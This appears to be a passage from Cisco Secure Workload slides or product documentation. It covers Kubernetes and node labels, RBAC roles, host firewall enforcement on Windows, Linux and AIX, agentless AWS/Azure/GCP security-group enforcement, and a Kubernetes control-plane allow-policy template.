orchestrator_system/pod_id	<UUID assigned by Kubernetes/OpenShift>
orchestrator_system/pod_name	<Name given to this pod>
orchestrator_system/hostnetwork	<true false> reflecting whether the pod is running in the host network
orchestrator_system/machine_name	<Name of the node the pod is running on>
orchestrator_system/service_endpoint	[List of service names this pod is providing]

Node-specific labels


The following labels are generated for nodes only.

Key	Value
orchestrator_system/workload_type	machine
orchestrator_system/machine_id	<UUID assigned by Kubernetes/OpenShift>
orchestrator_system/machine_name	<Name given to this node>
orchestrator_system/kubelet_version	<Version of the kubelet running on this node>
orchestrator_system/container_runtime_version	<The container runtime version running on this node>




First-Time User Experience

A wizard guides first-time users through the scope creation process based on organizational structure.




Public Cloud and Kubernetes Scope Trees

Example score tree for Public Cloud



Example score tree for Kubernetes




RBAC– User Abilities

Ability	Description
Read	Read all data including flows, application and inventory filters.
Write	Make changes to applications and inventory filters.
Execute	Perform ADM runs and publish policies for analysis.
Developer	Access to Data Platform features such as creating and running User Apps, scheduling Jobs, and uploading data to the Data Lake.
Enforce	Enforce policies defined in application workspaces associated with the given scope.
Owner	Required to toggle an application workspace from secondary to primary. Access to Data Platform Admin abilities such as managing User App sessions, adding Data Taps, and creating Visualization Data Sources

RBAC– Pre-Built User Roles

Role	Description
Agent Installer	Can Install, Monitor and Upgrade Agents
Customer Support	For Technical Support or Advanced Services. Provides access to cluster maintenance features. Allows the same access as Site Admin but cannot modify users.
Site Admin	Provides the ability to manage users, agents, etc. Can view and edit all features and data. There must be at least one site admin.
Global Application Enforcement	Provides the Enforce ability on every scope.
Global Application Management	Provides the Execute ability on every scope.
Global Read Only	Provides the Read ability on every scope.

Policy Enforcement




Microsoft Windows Firewall

Windows supports programming of firewall policies using two approaches

- Windows Advanced Firewall (WAF)
 - Allow-list policy model supports only allow rules, cannot mix with block rules
 - Creates conflict with existing GPO policy
- Windows Filtering Platform (WFP) *{Default & Recommended}*
 - Supports block-first policy order with a mix of allow and block rules
 - Sits on top of GPO policy
 - Lightweight, with less CPU overhead on policy updates

WFP: Selective Allow Policy

- Full policy ordering control with Allow and Block rule combinations
- Selective Allow Policy correctly rendered in WFP



Two simple rules

Allow RDP from Secure Management Desktop

Block RDP from All Machines

Not possible with Allow-List
ONLY implementation supported by
Windows Advance Firewall



Application Layer Enforcement (ALE)

- Offers granular Windows workload protection i.e. more than IP, protocols, ports
- ALE allows Windows workload traffic filtering using OS supported filters:
 - Application Name
 - Full path, e.g. *C:\program files\acme\acme.exe*
 - Service Name
 - short service name, e.g. *sshd*
 - Username
 - Local or domain-username, e.g. *acmeuser*, [user@acme.com](#), *user\acme*
- Supports both WFP and WAF modes

Linux Firewall

Linux uses **ip[6]tables** utility to configure ip packet filter rules to allow or block a packet


- Works for both ipv4 and ipv6 packets
- Leverages **ipset** to store multiple IP addresses or port numbers
 - Uses *match-set* to combine complex IP address and ports-based rulesets with one single iptables rule
- Enforcement Agent monitors the firewall for any rule/policy deviation and if so, re-programs the firewall

AIX Firewall

- AIX uses IPFilter to program the IPv4 filter table which contains rules to allow or drop IPv4 packets
- Agent leverages ipfilter and ippool rules

Secure Firewall – Topology Awareness

- FMC connector now allows the ability to map specific FTDs to scopes.
- For a given leaf scope, all the policies(including inherited policies) are pushed only to FTDs mapped to the scope.
- For non leaf scope, all the inherited policies from parent scope and all the immediate child scope policies are pushed.
- FTD high availability and clustering deployments are supported.



Cloud Connectors – Agentless Enforcement

- Automatically discover workload clusters or build inventory filters based on labels ingested from cloud.
- Agentless workload policy enforcement through cloud built-in policy controls:
 - AWS Security Groups
 - Azure Network Security Groups
 - GCP Network Firewall
- Analyze policies against ingested flow log information to eliminate any unexpected allows/blocks.

Note: Cloud policy count limits apply



The diagram shows the logos for AWS, Azure, and Google Cloud. A green bracket connects these logos to a configuration form below.

Name of the connector

SecureAWSConnector

Select Activities to be performed with Cisco Secure Workload on your AWS Resources

☒ Gather Labels ⓘ ☐ Ingest Flow Logs ⓘ ☐ Segmentation ⓘ ☒ Managed kubernetes services ⓘ

The recommended AWS (IAM) roles and permissions depend on the selections you make above.

Example AWS – Agentless Security Groups

Security Groups/Policies enforced on AWS workload matching the inventory filter

Instances (1/1) Info

Search

CSW X Clear filters

☒	Name	Instance ID	Instance state	Instance type	Status check	Alarm status	Availability Zone	Public IPv4 DN
☒	csw-workload	i-0b636fdb60a6c0fe5	Running	t2.micro	2/2 checks passed	No alarms	us-east-1d	-

Instance: i-0b636fdb60a6c0fe5 (csw-workload)

Details **Security** Networking Storage Status checks Monitoring Tags

▼ Security details

IAM Role: -

Owner ID: 904585389016

Launch time: Wed Dec 15 2021 14:55:54 GMT-0500 (Eastern Standard Time)

Security groups

- sg-073ccea3107b76871 (csw_6876a7a7_1547084096_000_1639602037)
- sg-086bd732bb5dcd58a (csw_6876a7a7_1547084096_001_1639602038)

► Inbound rules

► Outbound rules

AWS Security Groups enforced from Cisco Secure Workload

Policy Enforcement on Kubernetes

- Secure workload agent is deployed as Kubernetes daemonset.
 - Agent supports Docker, Containerd and CRI-O (for OpenShift) is supported
 - Supported Node OS for agent – Amazon Linux, CentOS, Oracle Server, Red Hat Enterprise CoreOS, Red Hat Enterprise Server, SUSE Linux Enterprise Server, Ubuntu
- Policies can be discovered automatically. Kubernetes clusters are identified in consideration with Kubernetes inventory like services, pods, deployments, replica sets, cronjobs, jobs etc.
 - Policy granularity can be controlled by fine tuning cluster granularity configuration of policy discovery tool.
- **NOTE:** Secure Workload agent or daemonset has no dependency on CNI (Calico, Cilium, Weave, Cloud CNIs etc.) or Service Mesh (like Istio, Linkerd etc.)

Policy Enforcement on Kubernetes

- Policies are by container pod and programmed within the container host OS pod namespace
- Enforcement engine identifies the namespace of the pods and program policies accordingly
- Policy enforcement uses IP sets and IP tables available within container host OS

Policy Template available for Kubernetes cluster control plane communications:

- Always allow access to Kubernetes, Kube API, Kube DNS, etc.
- Always allow connection to Cisco Secure Workload cluster

Allow Kubernetes control plane

Description:
Policies to allow Kubernetes control plane traffic.

Select workspace
Select a Workspace


Parameters
Kubernetes control plane The template recommends using a filter restricted to the workspace's scope with the following query:
*orchestrator_system/namespace = kube-system
Select a scope ▼ If a filter is not selected, a filter with this query will be auto-created.

Policies
9 Suggested Policies


Rank	Priority	Action	Consumer	Provider	Protocol	Port
Default	100	ALLOW	Defined by Kubernetes control plane auto-created if not provided	Defined by Kubernetes control plane auto-created if not provided	TCP	2379-2380
Default	100	ALLOW	Defined by Kubernetes control plane auto-created if not provided	Defined by Kubernetes control plane auto-created if not provided	TCP	6443
Default	100	ALLOW	Defined by Kubernetes control plane auto-created if not provided	Defined by Kubernetes control plane auto-created if not provided	TCP	10250
Default	100	ALLOW	Defined by Kubernetes control plane auto-created if not provided	Defined by Kubernetes control plane auto-created if not provided	TCP	10257
Default	100	ALLOW	Defined by Kubernetes control plane auto-created if not provided	Defined by Kubernetes control plane auto-created if not provided	TCP	10259
Default	100	ALLOW	Defined by Kubernetes control plane auto-created if not provided	Defined by Kubernetes control plane auto-created if not provided	TCP	30000-32767
Default	100	ALLOW	Defined by Kubernetes control plane auto-created if not provided	Defined by Kubernetes control plane auto-created if not provided	TCP	53 (DNS)
Default	100	ALLOW	Defined by Kubernetes control plane auto-created if not provided	Defined by Kubernetes control plane auto-created if not provided	TCP	9153
Default	100	ALLOW	Defined by Kubernetes control plane auto-created if not provided	Defined by Kubernetes control plane auto-created if not provided	UDP	53 (DNS)

End-to-End Container Security


In addition to enforcing segmentation policies in container host OS, enforce the policies on ingress controllers like HAProxy, Nginx, and F5



